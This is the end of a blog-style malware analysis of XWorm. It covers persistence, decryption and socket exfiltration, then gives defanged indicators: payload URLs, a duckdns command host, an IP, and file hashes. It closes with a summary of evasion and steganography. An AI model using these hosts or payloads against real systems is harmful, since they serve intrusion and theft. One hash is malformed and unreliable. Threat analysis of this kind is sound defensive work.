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
Adding itself to AppData and Startup folder

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Decrypting its doing

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Information about the system being sent over Socket

IOCs:

- [hxxps://uploaddeimagens\[.\]com\[.\]br/images/004/739/227/original/new_image.jpg?1707826222](https://uploaddeimagens[.]com[.]br/images/004/739/227/original/new_image.jpg?1707826222)
- [hxxp://45\[.\]74\[.\]19\[.\]84/xampp/bkp/vbs_novo_new_image\[.\]jpg](https://45[.]74[.]19[.]84/xampp/bkp/vbs_novo_new_image[.]jpg)
- [hxxps://wayoutkw\[.\]com/bk/fexrw\[.\]txt](https://wayoutkw[.]com/bk/fexrw[.]txt)
- [hxxps://pastebin\[.\]com/raw/G9zY5tnh](https://pastebin[.]com/raw/G9zY5tnh)
- [febxworm39090\[.\]duckdns\[.\]org](https://febxworm39090[.]duckdns[.]org)
- 45[.]74[.]19[.]84
- 85673635.vbs — 032c2cc1862303d06832c0ebe34b9dae
- PROJETOAUTOMACAO.VB1.dll — ce91eb459e4f6a9e2871088d855cd211
- febxworm39090.exe — 1a2b23fd06525561826e61fc104b66d0
- vbs_novo_new_image.jpg — ddb09774c5a870c73cf0cf71e6d97d3e
- output.273230999.txt — 983865b130c91b9b3a36d488afbddd1bd

In conclusion , Xworm is a sophisticated malware targeting Windows systems. It employs advanced evasion techniques like polymorphism , multi-staging and anti-debugging mechanisms , making detection and analysis challenging. Xworm also uses steganography to conceal its malicious code within innocuous files , further complicating its identification.

Source: <https://medium.com/@b.magnezi/malware-analysis-xworm-80b3bbb072fb>